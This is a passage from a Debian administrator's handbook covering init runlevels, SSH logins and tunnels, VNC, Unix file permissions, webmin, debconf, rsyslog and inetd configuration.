
This dependency-based boot system makes it possible to automate re-numbering, which could be rather tedious if it had to be done manually, and it limits the risks of human error, since scheduling is conducted according to the parameters that are indicated. Another benefit is that services can be started in parallel when they are independent from one another, which can accelerate the boot process.

`init` distinguishes several runlevels, so it can switch from one to another with the `telinit new-level` command. Immediately, `init` executes `/etc/init.d/rc` again with the new runlevel. This script will then start the missing services and stop those that are no longer desired. To do this, it refers to the content of the `/etc/rcX.d` (where `X` represents the new runlevel). Scripts starting with “S” (as in “Start”) are services to be started; those starting with “K” (as in “Kill”) are the services to be stopped. The script does not start any service that was already active in the previous runlevel.

By default, System V `init` in Debian uses four different runlevels:

- Level 0 is only used temporarily, while the computer is powering down. As such, it only contains many “K” scripts.
- Level 1, also known as single-user mode, corresponds to the system in degraded mode; it includes only basic services, and is intended for maintenance operations where interactions with ordinary users are not desired.
- Level 2 is the level for normal operation, which includes networking services, a graphical interface, user logins, etc.
- Level 6 is similar to level 0, except that it is used during the shutdown phase that precedes a reboot.

Other levels exist, especially 3 to 5. By default they are configured to operate the same way as level 2, but the administrator can modify them (by adding or deleting scripts in the corresponding `/etc/rcX.d` directories) to adapt them to particular needs.



**Figure 9.2** *Boot sequence of a computer running Linux with System V init*

All the scripts contained in the various `/etc/rcX.d` directories are really only symbolic links – created upon package installation by the `update-rc.d` program – pointing to the actual scripts which are stored in `/etc/init.d/`. The administrator can fine tune the services available in each runlevel by re-running `update-rc.d` with adjusted parameters. The `update-rc.d(1)` manual page describes the syntax in detail. Please note that removing all symbolic links (with the `remove` parameter) is not a good method to disable a service. Instead you should simply configure it to not start in the desired runlevel (while preserving the corresponding calls to stop it in the event that the service runs in the previous runlevel). Since `update-rc.d` has a somewhat convoluted interface, you may prefer using `rcconf` (from the `rcconf` package) which provides a more user-friendly interface.

DEBIAN POLICY

**Restarting services**

The maintainer scripts for Debian packages will sometimes restart certain services to ensure their availability or get them to take certain options into account. The command that controls a service – `service service operation` – doesn't take runlevel into consideration, assumes (wrongly) that the service is currently being used, and may thus initiate incorrect operations (starting a service that was deliberately stopped, or stopping a service that is already stopped, etc.). Debian therefore introduced the `invoke-rc.d` program: this program must be used by maintainer scripts to run services initialization scripts and it will only execute the necessary commands. Note that, contrary to common usage, the `.d` suffix is used here in a program name, and not in a directory.

Finally, `init` starts control programs for various virtual consoles (`getty`). It displays a prompt, waiting for a username, then executes `login user` to initiate a session.

VOCABULARY

**Console and terminal**

The first computers were usually separated into several, very large parts: the storage enclosure and the central processing unit were separate from the peripheral devices used by the operators to control them. These were part of a separate furniture, the “console”. This term was retained, but its meaning has changed. It has become more or less synonymous with “terminal”, being a keyboard and a screen.

With the development of computers, operating systems have offered several virtual consoles to allow for several independent sessions at the same time, even if there is only one keyboard and screen. Most GNU/Linux systems offer six virtual consoles (in text mode), accessible by typing the key combinations `Control+Alt+F1` through `Control+Alt+F6`.

By extension, the terms “console” and “terminal” can also refer to a terminal emulator in a graphical X11 session (such as `xterm`, `gnome-terminal` or `konsole`).

## 9.2. Remote Login

It is essential for an administrator to be able to connect to a computer remotely. Servers, confined in their own room, are rarely equipped with permanent keyboards and monitors — but they are connected to the network.

BACK TO BASICS

**Client, server**

A system where several processes communicate with each other is often described with the “client/server” metaphor. The server is the program that takes requests coming from a client and executes them. It is the client that controls operations, the server doesn’t take any initiative of its own.

### 9.2.1. Secure Remote Login: SSH

The *SSH* (Secure SHell) protocol was designed with security and reliability in mind. Connections using SSH are secure: the partner is authenticated and all data exchanges are encrypted.

VOCABULARY

**Authentication, encryption**

When you need to give a client the ability to conduct or trigger actions on a server, security is important. You must ensure the identity of the client; this is authentication. This identity usually consists of a password that must be kept secret, or any other client could get the password. This is the purpose of encryption, which is a form of encoding that allows two systems to communicate confidential information on a public channel while protecting it from being readable to others.

Authentication and encryption are often mentioned together, both because they are frequently used together, and because they are usually implemented with similar mathematical concepts.



CULTURE  
**Telnet and RSH are  
obsolete**

Before SSH, *Telnet* and *RSH* were the main tools used to login remotely. They are now largely obsolete and should no longer be used even if Debian still provides them.

SSH also offers two file transfer services. `scp` is a command line tool that can be used like `cp`, except that any path to another machine is prefixed with the machine's name, followed by a colon.

```
$ scp file machine:/tmp/
```

`sftp` is an interactive command, similar to `ftp`. In a single session, `sftp` can transfer several files, and it is possible to manipulate remote files with it (delete, rename, change permissions, etc.).

Debian uses OpenSSH, a free version of SSH maintained by the OpenBSD project (a free operating system based on the BSD kernel, focused on security) and fork of the original SSH software developed by the SSH Communications Security Corp company, of Finland. This company initially developed SSH as free software, but eventually decided to continue its development under a proprietary license. The OpenBSD project then created OpenSSH to maintain a free version of SSH.

BACK TO BASICS

*Fork*

A “fork”, in the software field, means a new project that starts as a clone of an existing project, and that will compete with it. From there on, both software will usually quickly diverge in terms of new developments. A fork is often the result of disagreements within the development team.

The option to fork a project is a direct result of the very nature of free software; a fork is a healthy event when it enables the continuation of a project as free software (for example in case of license changes). A fork arising from technical or personal disagreements is often a waste of human resources; another resolution would be preferable. Mergers of two projects that previously went through a prior fork are not unheard of.

OpenSSH is split into two packages: the client part is in the *openssh-client* package, and the server is in the *openssh-server* package. The *ssh* meta-package depends on both parts and facilitates installation of both (`apt install ssh`).

### *Key-Based Authentication*

Each time someone logs in over SSH, the remote server asks for a password to authenticate the user. This can be problematic if you want to automate a connection, or if you use a tool that requires frequent connections over SSH. This is why SSH offers a key-based authentication system.

The user generates a key pair on the client machine with `ssh-keygen -t rsa`; the public key is stored in `~/.ssh/id_rsa.pub`, while the corresponding private key is stored in `~/.ssh/id_rsa`.

The user then uses `ssh-copy-id server` to add their public key to the `~/.ssh/authorized_keys` file on the server. If the private key was not protected with a “passphrase” at the time of its creation, all subsequent logins on the server will work without a password. Otherwise, the private key must be decrypted each time by entering the passphrase. Fortunately, `ssh-agent` allows us to keep private keys in memory to not have to regularly re-enter the password. For this, you simply use `ssh-add` (once per work session) provided that the session is already associated with a functional instance of `ssh-agent`. Debian activates it by default in graphical sessions, but this can be deactivated by changing `/etc/X11/Xsession.options`. For a console session, you can manually start it with `eval $(ssh-agent)`.

CULTURE

### OpenSSL flaw in Debian *Etch*

The OpenSSL library, as initially provided in Debian *Etch*, had a serious problem in its random number generator (RNG). Indeed, the Debian maintainer had made a change so that applications using it would no longer generate warnings when analyzed by memory testing tools like `valgrind`. Unfortunately, this change also meant that the RNG was employing only one source of entropy corresponding to the process number (PID) whose 32,000 possible values do not offer enough randomness.

➔ <http://www.debian.org/security/2008/dsa-1571>

Specifically, whenever OpenSSL was used to generate a key, it always produced a key within a known set of hundreds of thousands of keys (32,000 multiplied by a small number of key lengths). This affected SSH keys, SSL keys, and X.509 certificates used by numerous applications, such as OpenVPN. A cracker had only to try all of the keys to gain unauthorized access. To reduce the impact of the problem, the SSH daemon was modified to refuse problematic keys that are listed in the `openssh-blacklist` and `openssh-blacklist-extra` packages. Additionally, the `ssh-vulnkey` command allows identification of possibly compromised keys in the system.

A more thorough analysis of this incident brings to light that it is the result of multiple (small) problems, both within the OpenSSL project and with the Debian package maintainer. A widely used library like OpenSSL should — without modifications — not generate warnings when tested by `valgrind`. Furthermore, the code (especially the parts as sensitive as the RNG) should be better commented to prevent such errors. On Debian’s side, the maintainer wanted to validate the modifications with the OpenSSL developers, but simply explained the modifications without providing the corresponding patch to review and failed to mention his role within Debian. Finally, the maintenance choices were sub-optimal: the changes made to the original code were not clearly documented; all the modifications were effectively stored in a Subversion repository, but they ended up all lumped into one single patch during creation of the source package.

It is difficult under such conditions to find the corrective measures to prevent such incidents from recurring. The lesson to be learned here is that every divergence Debian introduces to upstream software must be justified, documented, submitted to the upstream project when possible, and widely publicized. It is from this perspective that the new source package format (“3.0 (quilt)”) and the Debian sources webservice were developed.

➔ <http://sources.debian.net>

**Protection of the private key**

Whoever has the private key can login on the account thus configured. This is why access to the private key is protected by a “passphrase”. Someone who acquires a copy of a private key file (for example, `~/.ssh/id_rsa`) still has to know this phrase in order to be able to use it. This additional protection is not, however, impregnable, and if you think that this file has been compromised, it is best to disable that key on the computers in which it has been installed (by removing it from the `authorized_keys` files) and replacing it with a newly generated key.

*Using Remote X11 Applications*

The SSH protocol allows forwarding of graphical data (“X11” session, from the name of the most widespread graphical system in Unix); the server then keeps a dedicated channel for those data. Specifically, a graphical program executed remotely can be displayed on the X.org server of the local screen, and the whole session (input and display) will be secure. Since this feature allows remote applications to interfere with the local system, it is disabled by default. You can enable it by specifying `X11Forwarding yes` in the server configuration file (`/etc/ssh/sshd_config`). Finally, the user must also request it by adding the `-X` option to the `ssh` command-line.

*Creating Encrypted Tunnels with Port Forwarding*

Its `-R` and `-L` options allow `ssh` to create “encrypted tunnels” between two machines, securely forwarding a local TCP port (see sidebar “[TCP/UDP](#)” page 222) to a remote machine or vice versa.

**Tunnel**

The Internet, and most LANs that are connected to it, operate in packet mode and not in connected mode, meaning that a packet issued from one computer to another is going to be stopped at several intermediary routers to find its way to its destination. You can still simulate a connected operation where the stream is encapsulated in normal IP packets. These packets follow their usual route, but the stream is reconstructed unchanged at the destination. We call this a “tunnel”, analogous to a road tunnel in which vehicles drive directly from the entrance (input) to the exit (output) without encountering any intersections, as opposed to a path on the surface that would involve intersections and changing direction.


You can use this opportunity to add encryption to the tunnel: the stream that flows through it is then unrecognizable from the outside, but it is returned in decrypted form at the exit of the tunnel.

`ssh -L 8000:server:25 intermediary` establishes an SSH session with the *intermediary* host and listens to local port 8000 (see Figure 9.3, “[Forwarding a local port with SSH](#)” page 195). For any connection established on this port, `ssh` will initiate a connection from the *intermediary* computer to port 25 on the *server*, and will bind both connections together.


`ssh -R 8000:server:25 intermediary` also establishes an SSH session to the *intermediary* computer, but it is on this machine that `ssh` listens to port 8000 (see Figure 9.4, “[Forwarding a remote port with SSH](#)” page 195). Any connection established on this port will cause `ssh` to

open a connection from the local machine on to port 25 of the *server*, and to bind both connections together.

In both cases, connections are made to port 25 on the *server* host, which pass through the SSH tunnel established between the local machine and the *intermediary* machine. In the first case, the entrance to the tunnel is local port 8000, and the data move towards the *intermediary* machine before being directed to the *server* on the “public” network. In the second case, the input and output in the tunnel are reversed; the entrance is port 8000 on the *intermediary* machine, the output is on the local host, and the data are then directed to the *server*. In practice, the server is usually either the local machine or the intermediary. That way SSH secures the connection from one end to the other.



**Figure 9.3** Forwarding a local port with SSH



**Figure 9.4** Forwarding a remote port with SSH

## 9.2.2. Using Remote Graphical Desktops

VNC (Virtual Network Computing) allows remote access to graphical desktops.

This tool is mostly used for technical assistance; the administrator can see the errors that the user is facing, and show them the correct course of action without having to stand by them.

First, the user must authorize sharing their session. The GNOME graphical desktop environment in *Jessie* includes that option in its configuration panel (contrary to previous versions of Debian, where the user had to install and run *vino*). KDE still requires using *krfb* to allow sharing an existing session over VNC. For other graphical desktop environments, the *x11vnc* command (from the Debian package of the same name) serves the same purpose; you can make it available to the user with an explicit icon.

When the graphical session is made available by VNC, the administrator must connect to it with a VNC client. GNOME has *vinagre* and *remmina* for that, while KDE includes *krdc* (in the menu at K → Internet → Remote Desktop Client). There are other VNC clients that use the command line, such as *xvnc4viewer* in the Debian package of the same name. Once connected, the administrator can see what is going on, work on the machine remotely, and show the user how to proceed.

#### SECURITY

### VNC over SSH

If you want to connect by VNC, and you don't want your data sent in clear text on the network, it is possible to encapsulate the data in an SSH tunnel (see section 9.2.1.3, “[Creating Encrypted Tunnels with Port Forwarding](#)” page 194). You simply have to know that VNC uses port 5900 by default for the first screen (called “localhost:0”), 5901 for the second (called “localhost:1”), etc.

The `ssh -L localhost:5901:localhost:5900 -N -T machine` command creates a tunnel between local port 5901 in the localhost interface and port 5900 of the *machine* host. The first “localhost” restricts SSH to listening to only that interface on the local machine. The second “localhost” indicates the interface on the remote machine which will receive the network traffic entering in “localhost:5901”. Thus `vncviewer localhost:1` will connect the VNC client to the remote screen, even though you indicate the name of the local machine.

When the VNC session is closed, remember to close the tunnel by also quitting the corresponding SSH session.

#### BACK TO BASICS

### Display manager

*gdm3*, *kdm*, *lightdm*, and *xdm* are Display Managers. They take control of the graphical interface shortly after boot in order to provide the user a login screen. Once the user has logged in, they execute the programs needed to start a graphical work session.

VNC also works for mobile users, or company executives, who occasionally need to login from their home to access a remote desktop similar to the one they use at work. The configuration of such a service is more complicated: you first install the *vnc4server* package, change the configuration of the display manager to accept XDMCP Query requests (for *gdm3*, this can be done by adding `Enable=true` in the “*xdmcp*” section of `/etc/gdm3/daemon.conf`), and finally, start the VNC server with *inetd* so that a session is automatically started when a user tries to login. For example, you may add this line to `/etc/inetd.conf`:

```
5950 stream tcp nowait nobody.tty /usr/bin/Xvnc Xvnc -inetd -query localhost -  
    ➔ once -geometry 1024x768 -depth 16 securitytypes=none
```

Redirecting incoming connections to the display manager solves the problem of authentication, because only users with local accounts will pass the `gdm3` login screen (or equivalent `kdm`, `xm`, etc.). As this operation allows multiple simultaneous logins without any problem (provided the server is powerful enough), it can even be used to provide complete desktops for mobile users (or for less powerful desktop systems, configured as thin clients). Users simply login to the server's screen with `vncviewer server:50`, because the port used is 5950.

### 9.3. Managing Rights

Linux is definitely a multi-user system, so it is necessary to provide a permission system to control the set of authorized operations on files and directories, which includes all the system resources and devices (on a Unix system, any device is represented by a file or directory). This principle is common to all Unix systems, but a reminder is always useful, especially as there are some interesting and relatively unknown advanced uses.

Each file or directory has specific permissions for three categories of users:

- its owner (symbolized by `u` as in “user”);
- its owner group (symbolized by `g` as in “group”), representing all the members of the group;
- the others (symbolized by `o` as in “other”).

Three types of rights can be combined:

- reading (symbolized by `r` as in “read”);
- writing (or modifying, symbolized by `w` as in “write”);
- executing (symbolized by `x` as in “eXecute”).

In the case of a file, these rights are easily understood: read access allows reading the content (including copying), write access allows changing it, and execute access allows you to run it (which will only work if it is a program).

**SECURITY**  
**setuid and setgid**  
**executables**

Two particular rights are relevant to executable files: `setuid` and `setgid` (symbolized with the letter “s”). Note that we frequently speak of “bit”, since each of these boolean values can be represented by a 0 or a 1. These two rights allow any user to execute the program with the rights of the owner or the group, respectively. This mechanism grants access to features requiring higher level permissions than those you would usually have.

Since a `setuid` root program is systematically run under the super-user identity, it is very important to ensure it is secure and reliable. Indeed, a user who would manage to subvert it to call a command of their choice could then impersonate the root user and have all rights on the system.

A directory is handled differently. Read access gives the right to consult the list of its entries (files and directories), write access allows creating or deleting files, and execute access allows

crossing through it (especially to go there with the `cd` command). Being able to cross through a directory without being able to read it gives permission to access the entries therein that are known by name, but not to find them if you do not know their existence or their exact name.

**SECURITY**  
**setgid directory and sticky bit**

The `setgid` bit also applies to directories. Any newly-created item in such directories is automatically assigned the owner group of the parent directory, instead of inheriting the creator's main group as usual. This setup avoids the user having to change its main group (with the `newgrp` command) when working in a file tree shared between several users of the same dedicated group.

The "sticky" bit (symbolized by the letter "t") is a permission that is only useful in directories. It is especially used for temporary directories where everybody has write access (such as `/tmp/`): it restricts deletion of files so that only their owner (or the owner of the parent directory) can do it. Lacking this, everyone could delete other users' files in `/tmp/`.

Three commands control the permissions associated with a file:

- `chown user file` changes the owner of the file;
- `chgrp group file` alters the owner group;
- `chmod rights file` changes the permissions for the file.

There are two ways of presenting rights. Among them, the symbolic representation is probably the easiest to understand and remember. It involves the letter symbols mentioned above. You can define rights for each category of users (u/g/o), by setting them explicitly (with `=`), by adding (+), or subtracting (-). Thus the `u=rwx,g+rw,o-r` formula gives the owner read, write, and execute rights, adds read and write rights for the owner group, and removes read rights for other users. Rights not altered by the addition or subtraction in such a command remain unmodified. The letter `a`, for "all", covers all three categories of users, so that `a=rx` grants all three categories the same rights (read and execute, but not write).

The (octal) numeric representation associates each right with a value: 4 for read, 2 for write, and 1 for execute. We associate each combination of rights with the sum of the figures. Each value is then assigned to different categories of users by putting them end to end in the usual order (owner, group, others).

For instance, the `chmod 754 file` command will set the following rights: read, write and execute for the owner (since  $7 = 4 + 2 + 1$ ); read and execute for the group (since  $5 = 4 + 1$ ); read-only for others. The 0 means no rights; thus `chmod 600 file` allows for read/write rights for the owner, and no rights for anyone else. The most frequent right combinations are 755 for executable files and directories, and 644 for data files.

To represent special rights, you can prefix a fourth digit to this number according to the same principle, where the `setuid`, `setgid` and `sticky` bits are 4, 2 and 1, respectively. `chmod 4754` will associate the `setuid` bit with the previously described rights.

Note that the use of octal notation only allows to set all the rights at once on a file; you cannot use it to simply add a new right, such as read access for the group owner, since you must take into account the existing rights and compute the new corresponding numerical value.

**Recursive operation**

TIP

Sometimes we have to change rights for an entire file tree. All the commands above have a `-R` option to operate recursively in sub-directories.

The distinction between directories and files sometimes causes problems with recursive operations. That is why the “X” letter has been introduced in the symbolic representation of rights. It represents a right to execute which applies only to directories (and not to files lacking this right). Thus, `chmod -R a+X directory` will only add execute rights for all categories of users (a) for all of the sub-directories and files for which at least one category of user (even if their sole owner) already has execute rights.

**Changing the user and group**

TIP

Frequently you want to change the group of a file at the same time that you change the owner. The `chown` command has a special syntax for that: `chown user:group file`

GOING FURTHER

**umask**

When an application creates a file, it assigns indicative permissions, knowing that the system automatically removes certain rights, given by the command `umask`. Enter `umask` in a shell; you will see a mask such as `0022`. This is simply an octal representation of the rights to be systematically removed (in this case, the write right for the group and other users).

If you give it a new octal value, the `umask` command modifies the mask. Used in a shell initialization file (for example, `~/.bash_profile`), it will effectively change the default mask for your work sessions.

## 9.4. Administration Interfaces

Using a graphical interface for administration is interesting in various circumstances. An administrator does not necessarily know all the configuration details for all their services, and doesn’t always have the time to go seeking out the documentation on the matter. A graphical interface for administration can thus accelerate the deployment of a new service. It can also simplify the setup of services which are hard to configure.

Such an interface is only an aid, and not an end in itself. In all cases, the administrator must master its behavior in order to understand and work around any potential problem.

Since no interface is perfect, you may be tempted to try several solutions. This is to be avoided as much as possible, since different tools are sometimes incompatible in their work methods. Even if they all aim to be very flexible and try to adopt the configuration file as a single reference, they are not always able to integrate external changes.

### 9.4.1. Administrating on a Web Interface: `webmin`

This is, without a doubt, one of the most successful administration interfaces. It is a modular system managed through a web browser, covering a wide array of areas and tools. Furthermore, it is internationalized and available in many languages.



Sadly, `webmin` is no longer part of Debian. Its Debian maintainer — Jaldhar H. Vyas — removed the packages he created because he no longer had the time required to maintain them at an acceptable quality level. Nobody has officially taken over, so *Jessie* does not have the `webmin` package.

There is, however, an unofficial package distributed on the `webmin.com` website. Contrary to the original Debian packages, this package is monolithic; all of its configuration modules are installed and activated by default, even if the corresponding service is not installed on the machine.

#### SECURITY

### Changing the root password

On the first login, identification is conducted with the root username and its usual password. It is recommended to change the password used for `webmin` as soon as possible, so that if it is compromised, the root password for the server will not be involved, even if this confers important administrative rights to the machine.

Beware! Since `webmin` has so many features, a malicious user accessing it could compromise the security of the entire system. In general, interfaces of this kind are not recommended for important systems with strong security constraints (firewall, sensitive servers, etc.).

Webmin is used through a web interface, but it does not require Apache to be installed. Essentially, this software has its own integrated mini web server. This server listens by default on port 10000 and accepts secure HTTP connections.

Included modules cover a wide variety of services, among which:

- all base services: creation of users and groups, management of `crontab` files, init scripts, viewing of logs, etc.
- `bind`: DNS server configuration (name service);
- `postfix`: SMTP server configuration (e-mail);
- `inetd`: configuration of the `inetd` super-server;
- `quota`: user quota management;
- `dhcpd`: DHCP server configuration;
- `proftpd`: FTP server configuration;
- `samba`: Samba file server configuration;
- `software`: installation or removal of software from Debian packages and system updates.

The administration interface is available in a web browser at `https://localhost:10000`. Beware! Not all the modules are directly usable. Sometimes they must be configured by specifying the locations of the corresponding configuration files and some executable files (program). Frequently the system will politely prompt you when it fails to activate a requested module.

**GNOME control center**

The GNOME project also provides multiple administration interfaces that are usually accessible via the “Settings” entry in the user menu on the top right. `gnome-control-center` is the main program that brings them all together but many of the system wide configuration tools are effectively provided by other packages (*accountsservice*, *system-config-printer*, etc.). Although they are easy to use, these applications cover only a limited number of base services: user management, time configuration, network configuration, printer configuration, and so on.

## 9.4.2. Configuring Packages: debconf

Many packages are automatically configured after asking a few questions during installation through the Debconf tool. These packages can be reconfigured by running `dpkg-reconfigure package`.

For most cases, these settings are very simple; only a few important variables in the configuration file are changed. These variables are often grouped between two “demarcation” lines so that reconfiguration of the package only impacts the enclosed area. In other cases, reconfiguration will not change anything if the script detects a manual modification of the configuration file, in order to preserve these human interventions (because the script can’t ensure that its own modifications will not disrupt the existing settings).

**Preserving changes**

The Debian Policy expressly stipulates that everything should be done to preserve manual changes made to a configuration file, so more and more scripts take precautions when editing configuration files. The general principle is simple: the script will only make changes if it knows the status of the configuration file, which is verified by comparing the checksum of the file against that of the last automatically generated file. If they are the same, the script is authorized to change the configuration file. Otherwise, it determines that the file has been changed and asks what action it should take (install the new file, save the old file, or try to integrate the new changes with the existing file). This precautionary principle has long been unique to Debian, but other distributions have gradually begun to embrace it.

The `ucf` program (from the Debian package of the same name) can be used to implement such a behavior.

## 9.5. syslog System Events

### 9.5.1. Principle and Mechanism

The `rsyslogd` daemon is responsible for collecting service messages coming from applications and the kernel, then dispatching them into log files (usually stored in the `/var/log/` directory). It obeys the `/etc/rsyslog.conf` configuration file.

Each log message is associated with an application subsystem (called “facility” in the documentation):

- `auth` and `authpriv`: for authentication;
- `cron`: comes from task scheduling services, `cron` and `atd`;
- `daemon`: affects a daemon without any special classification (DNS, NTP, etc.);
- `ftp`: concerns the FTP server;
- `kern`: message coming from the kernel;
- `lpr`: comes from the printing subsystem;
- `mail`: comes from the e-mail subsystem;
- `news`: Usenet subsystem message (especially from an NNTP — Network News Transfer Protocol — server that manages newsgroups);
- `syslog`: messages from the `syslogd` server, itself;
- `user`: user messages (generic);
- `uucp`: messages from the UUCP server (Unix to Unix Copy Program, an old protocol notably used to distribute e-mail messages);
- `local0` to `local7`: reserved for local use.

Each message is also associated with a priority level. Here is the list in decreasing order:

- `emerg`: “Help!” There is an emergency, the system is probably unusable.
- `alert`: hurry up, any delay can be dangerous, action must be taken immediately;
- `crit`: conditions are critical;
- `err`: error;
- `warn`: warning (potential error);
- `notice`: conditions are normal, but the message is important;
- `info`: informative message;
- `debug`: debugging message.

### 9.5.2. The Configuration File

The syntax of the `/etc/rsyslog.conf` file is detailed in the `rsyslog.conf(5)` manual page, but there is also HTML documentation available in the `rsyslog-doc` package (`/usr/share/doc/rsyslog-doc/html/index.html`). The overall principle is to write “selector” and “action” pairs. The selector defines all relevant messages, and the actions describes how to deal with them.

#### *Syntax of the Selector*

The selector is a semicolon-separated list of *subsystem.priority* pairs (example: `auth.notice; mail.info`). An asterisk may represent all subsystems or all priorities (examples: `*.alert` or `mail.*`). Several subsystems can be grouped, by separating them with a comma (example: `auth,mail`).

info). The priority indicated also covers messages of equal or higher priority; thus `auth.alert` indicates the auth subsystem messages of alert or emerg priority. Prefixed with an exclamation point (!), it indicates the opposite, in other words the strictly lower priorities; `auth.!notice`, thus, indicates messages issued from auth, with info or debug priority. Prefixed with an equal sign (=), it corresponds to precisely and only the priority indicated (`auth.=notice` only concerns messages from auth with notice priority).

Each element in the list on the selector overrides previous elements. It is thus possible to restrict a set or to exclude certain elements from it. For example, `kern.info;kern.!err` means messages from the kernel with priority between info and warn. The none priority indicates the empty set (no priorities), and may serve to exclude a subsystem from a set of messages. Thus, `*.crit;kern.none` indicates all the messages of priority equal to or higher than crit not coming from the kernel.

## Syntax of Actions

### BACK TO BASICS

#### The named pipe, a persistent pipe

A named pipe is a particular type of file that operates like a traditional pipe (the pipe that you make with the “|” symbol on the command line), but via a file. This mechanism has the advantage of being able to relate two unrelated processes. Anything written to a named pipe blocks the process that writes until another process attempts to read the data written. This second process reads the data written by the first, which can then resume execution.

Such a file is created with the `mkfifo` command.

The various possible actions are:

- add the message to a file (example: `/var/log/messages`);
- send the message to a remote `syslog` server (example: `@log.falcot.com`);
- send the message to an existing named pipe (example: `:/dev/xconsole`);
- send the message to one or more users, if they are logged in (example: `root,rhertzog`);
- send the message to all logged in users (example: `*`);
- write the message in a text console (example: `/dev/tty8`).

### SECURITY

#### Forwarding logs

It is a good idea to record the most important logs on a separate machine (perhaps dedicated for this purpose), since this will prevent any possible intruder from removing traces of their intrusion (unless, of course, they also compromise this other server). Furthermore, in the event of a major problem (such as a kernel crash), you have the logs available on another machine, which increases your chances of determining the sequence of events that caused the crash.

To accept log messages sent by other machines, you must reconfigure `rsyslog`: in practice, it is sufficient to activate the ready-for-use entries in `/etc/rsyslog.conf` (`$ModLoad imudp` and `$UDPServerRun 514`).

## 9.6. The `inetd` Super-Server

`Inetd` (often called “Internet super-server”) is a server of servers. It executes rarely used servers on demand, so that they do not have to run continuously.

The `/etc/inetd.conf` file lists these servers and their usual ports. The `inetd` command listens to all of them; when it detects a connection to any such port, it executes the corresponding server program.

DEBIAN POLICY  
**Register a server in `inetd.conf`**

Packages frequently want to register a new server in the `/etc/inetd.conf` file, but Debian Policy prohibits any package from modifying a configuration file that it doesn't own. This is why the `update-inetd` script (in the package with the same name) was created: It manages the configuration file, and other packages can thus use it to register a new server to the super-server's configuration.

Each significant line of the `/etc/inetd.conf` file describes a server through seven fields (separated by spaces):

- The TCP or UDP port number, or the service name (which is mapped to a standard port number with the information contained in the `/etc/services` file).
- The socket type: `stream` for a TCP connection, `dgram` for UDP datagrams.
- The protocol: `tcp` or `udp`.
- The options: two possible values: `wait` or `nowait`, to tell `inetd` whether it should wait or not for the end of the launched process before accepting another connection. For TCP connections, easily multiplexable, you can usually use `nowait`. For programs responding over UDP, you should use `nowait` only if the server is capable of managing several connections in parallel. You can suffix this field with a period, followed by the maximum number of connections authorized per minute (the default limit is 256).
- The user name of the user under whose identity the server will run.
- The full path to the server program to execute.
- The arguments: this is a complete list of the program's arguments, including its own name (`argv[0]` in C).

The following example illustrates the most common cases:

**Example 9.1** *Excerpt from `/etc/inetd.conf`*

```
talk  dgram  udp  wait  nobody.tty  /usr/sbin/in.talkd  in.talkd
finger  stream  tcp  nowait  nobody  /usr/sbin/tcpd  in.fingerd
ident  stream  tcp  nowait  nobody  /usr/sbin/identd  identd -i
```

The `tcpd` program is frequently used in the `/etc/inetd.conf` file. It allows limiting incoming connections by applying access control rules, documented in the `hosts_access(5)` manual

page, and which are configured in the `/etc/hosts.allow` and `/etc/hosts.deny` files. Once it has been determined that the connection is authorized, `tcpd` executes the real server (like `in.fingerd` in our example). It is worth noting that `tcpd` relies on the name under which it was invoked (that is the first argument, `argv[0]`) to identify the real program to run. So you should not start the arguments list with `tcpd` but with the program that must be wrapped.

COMMUNITY

### Wietse Venema

Wietse Venema, whose expertise in security has made him a renowned programmer, is the author of the `tcpd` program. He is also the main creator of Postfix, the modular e-mail server (SMTP, Simple Mail Transfer Protocol), designed to be safer and more reliable than `sendmail`, which features a long history of security vulnerabilities.

ALTERNATIVE

### Other `inetd` commands

While Debian installs `openbsd-inetd` by default, there is no lack of alternatives: we can mention `inetutils-inetd`, `micro-inetd`, `rlnetd` and `xinetd`.

This last incarnation of a super-server offers very interesting possibilities. Most notably, its configuration can be split into several files (stored, of course, in the `/etc/xinetd.d/` directory), which can make an administrator's life easier.

